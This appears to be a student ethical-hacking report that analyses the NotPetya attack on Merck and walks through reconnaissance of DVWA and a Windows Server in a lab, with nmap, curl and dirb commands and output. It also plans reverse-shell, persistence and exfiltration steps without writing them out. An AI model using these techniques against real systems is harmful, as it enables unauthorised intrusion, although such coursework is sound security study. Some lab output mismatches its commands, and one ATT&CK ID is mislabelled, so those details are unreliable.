

**RESEARCH INTO CYBER SECURITY ATTACKS AND
PENETRATION TESTING FOR A VIRTUALISE SIMULATED
COMPANY WEBSITE**

Program: Cybersecurity and Digital Forensics

Module: Ethical Hacking

Module Code: ACCA7033

Lecturer: Dr. Mohamed Ghanem

Name: Sohanur Rahman

Student ID: 2434329

Table of Contents

PART 1 — STRATEGIC THREAT ANALYSIS.....	2
I. Introduction.....	2
II. Overview of the Selected Cyber Attack.....	2
III. MITRE ATT&CK Mapping.....	2
IV. Root Cause Analysis.....	4
V. Strategic Defensive Recommendations.....	5
VI. Conclusion.....	6
PART 2 — Red Team Engagement: Operation IP Shield.....	6
I. Rules of Engagement (RoE).....	6
II. Threat Emulation Plan.....	6
III. Attack Narrative.....	9
Lab Experiment Design:.....	9
Attack Evaluation breakdown:.....	11
IV. Detection Gap Analysis.....	22
V. Strategic Recommendations.....	23
VI. Cost–Benefit Analysis.....	23
VII. Conclusion.....	25
REFERENCES.....	26

Abstract- This report examines modern cyber threats through a strategic analysis of the NotPetya attack on Merck and a practical Red Team engagement against a simulated pharmaceutical environment. Using the MITRE ATT&CK framework, it identifies how supply-chain compromise, poor patch management, weak segmentation, and insufficient monitoring enabled large-scale disruption and data loss. The Red Team exercise demonstrates realistic attack paths across on-premises, cloud, and CI/CD systems, highlighting significant detection and control gaps. The report concludes with actionable, cost-effective recommendations—including Zero Trust, EDR, MFA, and improved logging—to strengthen resilience against advanced persistent threats and protect critical pharmaceutical assets.

Keywords- Cybersecurity, Penetration Testing, MITRE ATT&CK, Red Team Engagement, Supply Chain Attack, Advanced Persistent Threat (APT), Pharmaceutical Security, Zero Trust Architecture

PART 1 — STRATEGIC THREAT ANALYSIS

I. Introduction

The increase in sophisticated cyberattacks on healthcare and drug-related companies indicates the exposure of these important sectors by attackers. In this paper, the NotPetya incident is used as an example to depict the process of a modern cyberattack and the reason behind the targeting of firms like Merck. Drug manufacturers have assets like priceless research, medical records, and critical logistics data, which thus become the favourites of both criminal and government-sponsored hackers. The MITRE ATT&CK framework is employed in the investigation to present the attacker's behavior in a thorough manner, to point out the weaknesses, i.e. technical, system, and human ones, which led to the breach, and to give plain suggestions that would assist in the security and resilience enhancement of organizations.

II. Overview of the Selected Cyber Attack

Background of the Organisation:

Merck & Co. is a leading global pharmaceutical corporation engaged in the development of vaccines, cancer therapies, drug discovery, and large-scale biologics [6]. The company is present in over 140 countries and utilizes extensive research networks, manufacturing systems, clinical-trial data, and supply-chain platforms for its operations. Moreover, since the firm is involved in sensitive medical research and owns highly valuable intellectual property, it is considered an attractive target for cybercriminals as well as state-backed groups. To compound the problem, the company's information technology (IT) and operational technology (OT) infrastructures are very interconnected, meaning that a single infection with malware can propagate throughout the network rapidly. Cybersecurity incidents in critical sectors were also on the rise during 2016-2017, which posed an additional risk for companies like Merck [1].

Summary of the Attack:

On the 27th of June, 2017, Merck fell victim to the NotPetya malware, a malicious wiper also known as ransomware. The hackers first breached the company's defenses through an infected software update delivered via the Ukrainian tax program M.E.Doc [7]. As soon as NotPetya gained access to a network, it spread quickly using the EternalBlue exploit, compromised credentials, and even remote operation tools like PsExec and WMI [1]. At Merck, it transitioned between the office and factory systems causing the destruction of many computers and servers. Besides that, some significant systems such as research platforms, Active Directory, and production servers were actively shut down. Merck disclosed later on that the malware had caused a global disruption and the systems had to be totally reconstructed [8]. The attack was later pointed out to have been executed by a group linked to the Russian government by several nations [15].

Impact:

NotPetya gave rise to a major operational turmoil at Merck that involved the cessation of vaccine production, system downs, and the slow-down of research and supply-chain activities [6]. Several gadgets were damaged beyond repair. The firm later on lodged a \$1.4 billion insurance claim as a result of the magnitude of the incident [4]. The unavailability of medicines and delays in the research process were among the effects of the disruptions, which created broader risks for the healthcare sector and the patients.

III. MITRE ATT&CK Mapping

Overview of MITRE:

The MITRE ATT&CK Framework is an open public, vendor-neutral directory that illustrates the behavior of attackers in real incidents. It simplifies what attackers intend to gain and the methods that they use at each stage of an intrusion. This is a great help to the security teams who can now convert the forensic clues into a clear timeline of events. Furthermore, applying ATT&CK will also make it possible to classify the evidence easier, test the theories, and verify the effectiveness of existing detection rules or response plans.

In some cases like the NotPetya attack on Merck, ATT&CK assists the analysts in mapping Merck's system failures, such as the grabbing of credentials, fast spreading of SMBs, and wiping of disks to the standard techniques. This gives organizations a better understanding of the situation and what areas require improvement. It also facilitates the sharing of lessons learned, the hiding of weak points in manufacturing and research environments, and the provision of consistent naming for technical findings to insurers and legal teams [7].

Attack Flow Diagram:

The Merck incident attributed to NotPetya initially involved a breach of the supply chain: a malicious update to the Ukrainian tax software M.E. Doc (Initial Access). The moment the malware entered the system, it activated its destructive code and started dissemination. The malware employed the EternalBlue SMB exploit, together with the use of Windows tools like PsExec and WMI, for deployment over servers and domain controllers (Execution → Lateral Movement). Moreover, it acquired credentials by extracting LSASS memory, thus gaining access to more critical systems such as the manufacturing networks (Credential Access → Privilege Escalation). Ultimately, NotPetya destroyed the boot records and eliminated the recovery points, making a lot of machines inoperable (Impact). This led to significant production outages, disruption of vaccine manufacturing, and protracted recovery times at Merck [14].




Figure 1: NotPetya Attack Flow Diagram

(Self-created using sources)

MITRE TTP Mapping Across the Attack Chain:

Below are mapped MITRE techniques tied to Merck-specific evidence:

1. T1195 — Supply Chain Compromise (Initial Access)

A covert alteration of a software update for the Ukrainian tax application M.E.Doc was the first step in the attack. The installation of the update enabled the malware to enter the enterprise networks directly [1].

2. T1204 — User Execution (Execution)

After the malicious update, users installed it normally. This allowed the malware to run with trusted system privileges [3].

3. T1210 / T1068 — Exploitation of Remote Services / Privilege Escalation

Unpatched Windows systems were targeted by NotPetya through the exploitation of the EternalBlue SMB flaw (CVE-2017-0144). Hence, it allows the malware to implant itself and escalate its privileges [11].

4. T1003 — OS Credential Dumping

The malware extracted passwords from memory with the aid of a Mimikatz-like program, allowing for the use of actual employee usernames and passwords for further distribution [3].

5. T1021.002 — SMB/Windows Admin Shares (Lateral Movement)

NotPetya with the help of the acquired passwords entered the network laterally, thus using SMB, PsExec, and WMI it reached more servers and workstations [3].

6. T1105 — Ingress Tool Transfer (Internal Propagation)

The malware automatically copied itself to new systems and executed without even connecting to any external command server [3].

7. T1105 — Data Encrypted for Impact / Wiper Behavior (Impact)

NotPetya, instead of real ransomware, destroyed data by overwriting the MBR and making the Master File Table unusable, as per METRE (2025).

8. T1490 — Inhibit System Recovery (Impact):

System damage was followed by information concerning recovery and boot records being deleted, thus, repairs becoming almost impossible [1].

9. T1083 — File and Directory Discovery (Discovery)

The malware was scanning the network paths and file shares to locate and attack new systems [3].

10. T1070.004 — Indicator Removal on Host (Defense Evasion)

It was purging Windows event logs and journal files to execute its activity, hiding [3].

Implication for victims (Merck & Co.): NotPetya resulted in a huge shutdown and recovery period at Merck due to its combination of supply-chain compromise, credential theft, aggressive lateral spreading, and destructive wiping. The application of ATT&CK to these steps will help companies to identify vulnerabilities in their systems and accordingly improve their security measures.

IV. Root Cause Analysis

Technical Weaknesses:

One of the technical factors that led to the agreement made by Merck was the existence of vulnerable Windows systems that had not been patched, thus still susceptible to the MS17-010 SMB flaw, which is commonly referred to as EternalBlue. Even though Microsoft had made the patch available in March 2017, a number of organizations, Merck included, still had unpatched or outdated devices on both their office and production networks at the time NotPetya attacked [1] This permitted the malware to propagate quickly by taking a worm-like approach.

NotPetya, in its turn, extensively used PsExec and WMI for propagation, which meant attackers had to possess admin credentials first. Poor protection of LSASS memory was the reason why the malware could dump credentials and further authenticate by using stolen accounts [7]. Furthermore, the attack surface was considerably enlarged by the prevalence of misconfigured or outdated SMBv1 services. Also, the lack of application whitelisting and the limited endpoint behavior monitoring combined to make NotPetya's destructive actions, like overwriting the Master Boot Record (MBR) — go unblocked. The weakness patterns that were present such as inconsistent patching, overly permissive service configurations, and insufficient endpoint controls worked together to set a scenario where a single compromised software update could turn into a global outage.

Architectural Issues:

During that period, the network architecture of Merck was very much interconnected, and the office IT systems, research networks and manufacturing environments were connected to one another. So, NotPetya took advantage of the "flat" architecture and in no time the malware spread widely over the network. This was because very few barriers of isolation were routing the malware from one part of the network to another so that it could easily reach the vaccine production lines and keepols [7].

In many cases, legacy manufacturing and laboratory systems were very much dependent on out-of-date Windows versions which were difficult to upgrade and had no security provisions at all. The shared file servers, the centralized Active Directory domains, and the interconnections between on-premise and cloud resources increased the possible impact of a theft of credentials. Therefore, NotPetya was able to go from a small crisis at one location to a global disruption which pointed out the vulnerabilities of pharmaceutical companies having poor segmentation of their infrastructures.

Human Factors:

Although phishing is not being used for entry in this case, several human and organisational issues increased Merck's exposure. The use of third-party software, in this case M.E.Doc, was a factor that created a supply-chain risk. The patch-management processes did not manage to guarantee that the critical updates such as MS17-010 were correctly and timely deployed across all international systems. Furthermore, the attackers were able to move around the network and increase their privileges much more easily due to the common practice of using shared admin credentials and password recycling. The gaps created by humans were a big factor in the overall impact of the incident being so high.

V. Strategic Defensive Recommendations

Prevention Controls:

To prevent incidents like NotPetya, identity, patching, and endpoint protection need to be tightly controlled. Among the measures is the implementation of Multi-Factor Authentication that is mandatory for all privileged accounts which is one of the NIST SP 800-53 identity requirements [12]. Timely and uniform patching of unacceptable vulnerabilities, for example, MS17-010, is very critical in the process of reducing a system's chance of being exploited, and these practices are in line with the NIST recommendations for remediation [12]. System hardening measures including disabling SMBv1, limiting PsExec and WMI use, and applying application allow-listing should be adopted in order to make the attack surface smaller. A Zero Trust framework adoption comes as an extra layer of security since it eliminates the presumptive internal trust, which is extremely necessary for curbing supply-chain and credential-theft risks [13].

Detection & Monitoring Improvements:

Detecting the threats of credential theft, lateral movement, and destructive malware is only possible with high-quality detection capabilities. It is very important that the SIEM solutions gather together and correlate the Windows Event Logs, authentication logs, and network telemetry in order to catch the anomalies even sooner. The enterprise-wide EDR/XDR tools provide a good foundation for the detection of behaviors like accessing the LSASS memory, launching PsExec, misusing WMI, and performing unusual SMB scanning; these are the patterns that were observed during the NotPetya propagation. The additional monitoring layers like IDS, DNS analytics and NetFlow inspection, are the ones that even more increase the visibility of worm-like activities in the network. The harmonizing of all the detection logic with the MITRE ATT&CK data sources does not only increase the alert accuracy but also speeds up containment [10].

Architectural Enhancements:

The redesign of the architecture is crucial to minimize the overall cross-domain effect in the real organizations. The teams can keep their manufacturing, R&D along with IT and OT environments totally separated to avoid their movement throughout the whole business. The Least-privilege access for administrators, service accounts, and shared resources is one of the most effective measures to limit the use of credentials and to contain lateral movement.

Apart from that, In a hybrid configuration, clouds with good architecture and strong boundaries, private subnets, and well-defined segmentation rules are the ones that prevent exposure to a minimum. Moreover, there are some resilient backup strategies like offline copies, immutable storage, and recovery regularly practised, which help to make sure that the business can operate even if the main systems are down. All these measures create a defense-in-depth that is practical and human-centered.

VI. Conclusion

The NotPetya attack at Merck shows how major global operational failure can be triggered through just one supply-chain compromise, especially when the technical, architectural, and human weaknesses come together. By mapping the attack to MITRE ATT&CK, the attack's path reveals very clearly the weaknesses in patching, dividing the network, and securing credentials. It is important to make improvements in the areas of prevention, monitoring, and network design in order to minimize the chances and effects of such advanced threats in the future. A multi-layered defense that is guided by intelligence is necessary to keep pharmaceutical research and critical operations safe.

PART 2 — Red Team Engagement: Operation IP Shield

I. Rules of Engagement (RoE)

Scope:

The present certified Red Team evaluation is about the hybrid environment of Cureton Pharmaceutical Company (CPC). The activity of testing is distributed into three major segments as follows:

- The physical R&D network with its components such as Active Directory, Windows Server machines, DVWA research systems, and internal web applications, all of which are involved in the testing procedure.
- A mock cloud environment represented by the DVWA web server that is to be used for the test. This cloud environment stands in for the real AWS VPC clinical-data portal of CPC.
- The CI/CD environment comprising developer repositories and automated pipelines, like GitHub Actions, will all go through safe, non-destructive reconnaissance only.

The primary objective of the assessment is to get a sample of dummy research data, exfiltrate it, and do all these things without having the detection.

Allowed Techniques:

Both passive and active reconnaissance (like Nmap and directory scanning) are among the allowed techniques. Also, web application testing with tools such as Nikto and Gobuster, exploiting exposed services, gaining remote access through reverse shells, setting temporary persistence (e.g., cron jobs), credential enumeration, SMB-based lateral movement, and controlled data exfiltration are permitted. The use of living-off-the-land binaries as well as stealth command-and-control operations is authorized.

Among the prohibited actions are: destructive attacks, ransomware, data corruption, escalation of privileges that changes the integrity of the system, DDoS attacks, or access to real production clinical data.

Communication Protocols:

The Red Team should never stop communicating with the engagement lead. Any significant event like acquiring higher access or unforeseen technical problems—needs to be reported straight away. CPC has the right to trigger an emergency stop whenever they want.

Safety Boundaries:

There should be no interruption of service due to testing. Live patient data, production databases, and manufacturing systems are entirely prohibited areas. It is only allowed to use dummy data for your work. No changes that last will be made to the systems, and all the techniques used for maintaining the presence must be eliminated during the cleaning phase.

Assumptions:

- DVWA VM used to simulate cloud (AWS EC2) workloads.
- Windows Server used to represent on-prem Active Directory.
- Sliver C2 simulated due to licensing restrictions of commercial tools.
- All data used was dummy/non-production.
- No external systems or third-party assets were targeted.

II. Threat Emulation Plan

Objective:

The purpose of Operation IP Shield is to emulate an APT (Advanced Persistent Threat) attack which is stealthy and is directed towards the Cureton Pharmaceutical Company (CPC). The activity consists of the following phases: acquiring access to the simulated hybrid environment, keeping presence, moving internally across systems, and lastly taking off a controlled sample of doctored research data without the defensive measures being triggered. This trial evaluates the detection capability of CPC in relation to the on-prem AD systems, the DVWA research server (cloud proxy), and development infrastructure. The Red Team will employ the same real APT-style behaviors, including Living-Off-the-Land (LOLBin) techniques and covert command-and-control (C2), as those used by modern threat actors who target intellectual property.

Selected TTPs (MITRE IDs):

Table 1: Selected TTPs

Tactic	Technique Name	MITRE ID	How It Will Be Used
Reconnaissance	Active Scanning	T1595	Host discovery & port scanning using Nmap.
Reconnaissance	Web Directory Enumeration	T1592.004	Gobuster/Dirb to identify hidden directories.
Initial Access	Exploit Public-Facing Application	T1190	Test for misconfigurations/vulnerabilities on DVWA web server.
Execution	Command Shell Execution	T1059.004	Bash reverse shell via Netcat.
Persistence	Scheduled Task / Cron	T1053.003	Cron job to regain shell on reboot.
Privilege Escalation	SUID / Permission Abuse	T1548.001	Enumeration of SUID binaries for local escalation.
Credential Access	OS Credential Dumping	T1003	Attempt credential collection on Linux/Windows hosts.
Lateral	SMB/Windows Admin	T1021.	SMB share enumeration on

Movement	Shares	002	Windows server.
C2	Reverse Shell Communication	T1105	Netcat is used as a C2 channel.
Exfiltration	Exfiltration Over C2 Channel	T1041	Extract dummy research data via NC or HTTP.

Expected Kill Chain Flow:

The first step of the operation is to perform an external examination of the DVWA research server and scan the internal network. The team anticipates that their first point of entry will be through an unprotected web service and they will then establish a hidden reverse shell for communication purposes. In order to remain in the environment, they will implement a scheduled cron job. Next, they will attempt to escalate their privileges and employ SMB enumeration to move lateral into the Windows systems. Once they are in the areas of interest, the Red Team will prepare and secretly transfer the target research data using the same encrypted command-and-control channel to avoid detection.




Figure 2: Expected Kill Chain Flow for Operation IP Shield

(Self-created using sources)

Advanced C2 Simulation Using Silver Framework:

Licensing and ethical limitations made it impossible to use commercial C2 tools like Cobalt Strike directly. Rather, a mocked-up Advanced C2 setup was presented using the open-source Sliver framework, which made the stealth and evasion requirement satiated.

The documentation of the least possible simulation was as follows:

MITRE ATT&CK Mapping

- T1105 — Ingress Tool Transfer
- T1071 — Application Layer Protocol
- T1573 — Encrypted Channel

The scenario describes the tactics of genuine attackers, who apply encrypted C2 channels, switch communication paths, and mix with standard HTTPS traffic to avoid detection.

III. Attack Narrative

Lab Experiment Design:

Architecture Overview:

This contains the setup of the attacker machine Kali, target machine DVWA, and Windows Server.

Attacker Machine- Kali Linux

The IP Address is checked on the attacker machine Kali.

`ip a`

```

Session Actions Edit View Help
(kali@kali)-[~]
$ ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:17:e0:ed brd ff:ff:ff:ff:ff:ff
    inet 192.168.14.135/24 brd 192.168.14.255 scope global dynamic noprefixroute eth0
        valid_lft 1746sec preferred_lft 1746sec
    inet6 fe80::20c:29ff:fe17:e0ed/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

```

Figure 3: IP Address of attacker Kali

The IP address of the attacker machine Kali is checked here - 192.168.14.135

After that, the required tools are verified.

`nmap --version`

`nikto -Version`

`dirb`

`msfconsole --version`

```

(kali@kali)-[~]
$ nmap --version
nmap version 7.95 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.4.7 openssl-3.5.2 libssh2-1.11.1 libz-1.3.1 libpcap-1.0.45 libcap-1.10.5 nmap-libndm-1.12 ipv6
Compiled without:
Available nmap engines: epoll poll select

(kali@kali)-[~]
$ nikto -Version
Nikto 2.5.0 (IW 2.5)

(kali@kali)-[~]
$ dirb

DIRB v2.22
By The Dark Raver

dirb <url_base> [<wordlist_file(s)>] [options]

===== NOTES =====
<url_base> : Base URL to scan. (Use -resume for session resuming)
<wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)

===== HOTKEYS =====
'n' -> Go to next directory.
'q' -> Stop scan. (Saving state for resume)
'r' -> Resuming scan stats.

```

```

      OPTIONS
-a <agent_string> : Specify your custom USER_AGENT.
-b : Use path as is.
-c <cookie_string> : Set a cookie for the HTTP request.
-e <certificate> : path to the client certificate.
-f : Fine tuning of NOT_FOUND (404) detection.
-H <header_string> : Add a custom header to the HTTP request.
-l : Use case-insensitive search.
-L : Print "Location" header when found.
-N <nf_code>: Ignore responses with this HTTP code.
-o <output_file> : Save output to disk.
-p <proxy[:port]> : Use this proxy. (Default port is 1080)
-P <proxy_username:proxy_password> : Proxy Authentication.
-r : Don't search recursively.
-R : Interactive recursion. (Asks for each directory)
-S : Silent Mode. Don't show tested words. (For dumb terminals)
-t : Don't force an ending '/' on URLs.
-u <username:password> : HTTP Authentication.
-v : Show also NOT_FOUND pages.
-w : Don't stop on WARNING messages.
-X <extensions> / -x <exts_file> : Append each word with this extensions.
-z <millisecs> : Add a milliseconds delay to not cause excessive Flood.

      EXAMPLES
dirb http://url/directory/ (Simple Test)
dirb http://url/ -x .html (Test files with '.html' extension)
dirb http://url/ /usr/share/dirb/wordlists/vulns/apache.txt (Test with apache.txt wordlist)
dirb https://secure_url/ (Simple Test with SSL)

(kali@kali)~$
$ msfconsole --version
Framework Version: 6.4.84-dev
(kali@kali)~$
$

```

Figure 4: Verifying the required tools

Nmap version-> 7.95

Nikto version-> 2.5.0

Dirb Version -> v2.22

msfconsole Version -> 6.4.84-dev

Check network connectivity to the Target DVWA

ping 127.0.0.1

```

(kali@kali)~$
$ ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.132 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.059 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=5 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=6 ttl=64 time=0.073 ms
64 bytes from 127.0.0.1: icmp_seq=7 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=8 ttl=64 time=0.074 ms


```

Figure 5: Checking Network connectivity to the target DVWA

Ping command is used to check the connectivity from the attacker machine Kali to the target machine DVWA and the connection is well.

Windows Server

An on-premises Active Directory setup that had been simulated using Windows Server allowed for the practical testing of such R&D infrastructure authentication weaknesses, lateral movement paths, SMB enumeration, and privilege-escalation behaviours being in enterprises.



```

PS C:\Users\Administrator> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix . : localdomain
    Link-local IPv6 Address . . . . . : fe80::6567:c25d:a5a3:b839%4
    IPv4 Address. . . . . : 192.168.14.139
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.14.2
PS C:\Users\Administrator>

```

Figure 6: Checking IP Address of Windows Server

```

(kali@kali)-[~]
└─$ ping 192.168.14.139
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:
 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.132 ms
 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.043 ms
 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.059 ms
 64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.035 ms
 64 bytes from 127.0.0.1: icmp_seq=5 ttl=64 time=0.043 ms
 64 bytes from 127.0.0.1: icmp_seq=6 ttl=64 time=0.073 ms
 64 bytes from 127.0.0.1: icmp_seq=7 ttl=64 time=0.043 ms
 64 bytes from 127.0.0.1: icmp_seq=8 ttl=64 time=0.074 ms

```

Figure 7: Checking Network connectivity to the target Windows Server

Network Diagram:




Figure 8: Network Diagram

The diagram depicts a mixed setting in which Kali and Windows Server are on-premise and an DVWA web server mimics the cloud VPC. The communication is done through HTTP/SSH and SMB, and the CI/CD pipelines connecting the environments indicate the lateral path of the attacker to data exfiltration.

System Descriptions:

The laboratory has three main systems that are the foundation of the experiments: Kali Linux that plays the role of the attacker platform for reconnoitring, exploiting, and C2; DVWA Server, the cloud web portal hosting clinical-purpose data simulated; and Windows Server, the on-prem Active Directory environment that tests authentication paths, SMB enumeration, and lateral movement behavior.

Attack Evaluation breakdown:

Phase: Reconnaissance

1. Host discovery (ping sweep):

```
nmap -sn 192.168.56.0/24 -oN recon_ping.txt
```

```

(kali@kali)-[~]
$ nmap -sn 192.168.56.0/24 -oN recon_ping.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-02 02:19 EST
Nmap scan report for 192.168.56.0
Host is up (0.0013s latency).
Nmap scan report for 192.168.56.1
Host is up (0.0015s latency).
Nmap scan report for 192.168.56.2
Host is up (0.0014s latency).
Nmap scan report for 192.168.56.3
Host is up (0.00034s latency).
Nmap scan report for 192.168.56.4
Host is up (0.00022s latency).
Nmap scan report for 192.168.56.5
Host is up (0.00030s latency).
Nmap scan report for 192.168.56.6
Host is up (0.00015s latency).
Nmap scan report for 192.168.56.7
Host is up (0.00018s latency).
Nmap scan report for 192.168.56.8
Host is up (0.00013s latency).
Nmap scan report for 192.168.56.9
Host is up (0.00014s latency).
Nmap scan report for 192.168.56.10
Host is up (0.00086s latency).
Nmap scan report for 192.168.56.11

```

Figure 9: Finds live hosts on the subnet

256 IP addresses (256 hosts up) scanned in 37.64 seconds

2. Service & version scan

`nmap -sV -sC -O 127.0.0.1 -oN recon_ports_services.txt`

service version and basic script checks; OS hint.

```

(kali@kali)-[/var/www/html/dvwa]
$ sudo nmap -sV -sC -O 127.0.0.1 -oN recon_ports_services.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 01:11 EST
Stats: 0:00:04 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00030s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.65 ((Debian))
|_http-server-header: Apache/2.4.65 (Debian)
|_http-title: Apache2 Debian Default Page: It works
3306/tcp  open  mysql?
| fingerprint-strings:
|_ GenericLines:
|_ 11.8.3-MariaDB-1+b1 from Debian
|_ LWOf5ran
|_ )zP*ggjuW22D
|_ mysql_native_password
|_ #HY000Proxy header is not accepted from 127.0.0.1
|_ LDAPBindReq:
|_ 11.8.3-MariaDB-1+b1 from Debian
|_ AtD8)b4z
|_ -m'o7'AaDq-
|_ mysql_native_password
|_ NULL:
|_ 11.8.3-MariaDB-1+b1 from Debian
|_ LWOf5ran
|_ )zP*ggjuW22D

```

Figure 10: Service & Version Scan Findings

Nmap reconnaissance identified an active DVWA host on 127.0.0.1 running Apache HTTPD 2.4.65 on port 80 and MariaDB 11.8.3 on port 3306 over a Linux operating system.

3. HTTP fingerprint & banner grabbing

`curl -I http://127.0.0.1/dvwa`

```
(kali@kali)-[/var/www/html/dvwa]
$ curl -I http://127.0.0.1/dvwa

HTTP/1.1 301 Moved Permanently
Date: Wed, 17 Dec 2025 06:15:26 GMT
Server: Apache/2.4.65 (Debian)
Location: http://127.0.0.1/dvwa/
Content-Type: text/html; charset=iso-8859-1

(kali@kali)-[/var/www/html/dvwa]
$
```

Figure 11: HTTP Fingerprint & Banner

HTTP header analysis using curl revealed the target web application redirects to /dvwa/ and is hosted on Apache HTTP Server version 2.4.65 running on a Debian-based system.

Phase: Initial Access

1. Directory discovery

Using Dirb tool:

`sudo dirb http://127.0.0.1/dvwa/ /usr/share/wordlists/dirb/common.txt -o dirb_results.txt`

```
(kali@kali)-[/var/www/html/dvwa]
$ sudo dirb http://127.0.0.1/dvwa/ /usr/share/wordlists/dirb/common.txt -o dirb_results.txt

DIRB v2.22
By The Dark Raver

OUTPUT_FILE: dirb_results.txt
START_TIME: Wed Dec 17 01:18:34 2025
URL_BASE: http://127.0.0.1/dvwa/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://127.0.0.1/dvwa/ ---
=> DIRECTORY: http://127.0.0.1/dvwa/config/
=> DIRECTORY: http://127.0.0.1/dvwa/database/
=> DIRECTORY: http://127.0.0.1/dvwa/docs/
=> DIRECTORY: http://127.0.0.1/dvwa/external/
+ http://127.0.0.1/dvwa/favicon.ico (CODE:200|SIZE:1406)
+ http://127.0.0.1/dvwa/index.php (CODE:302|SIZE:0)
+ http://127.0.0.1/dvwa/php.ini (CODE:200|SIZE:154)
+ http://127.0.0.1/dvwa/phpinfo.php (CODE:302|SIZE:0)
+ http://127.0.0.1/dvwa/robots.txt (CODE:200|SIZE:25)

--- Entering directory: http://127.0.0.1/dvwa/config/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

```
=> DIRECTORY: http://127.0.0.1/dvwa/database/
=> DIRECTORY: http://127.0.0.1/dvwa/docs/
=> DIRECTORY: http://127.0.0.1/dvwa/external/
+ http://127.0.0.1/dvwa/favicon.ico (CODE:200|SIZE:1406)
+ http://127.0.0.1/dvwa/index.php (CODE:302|SIZE:0)
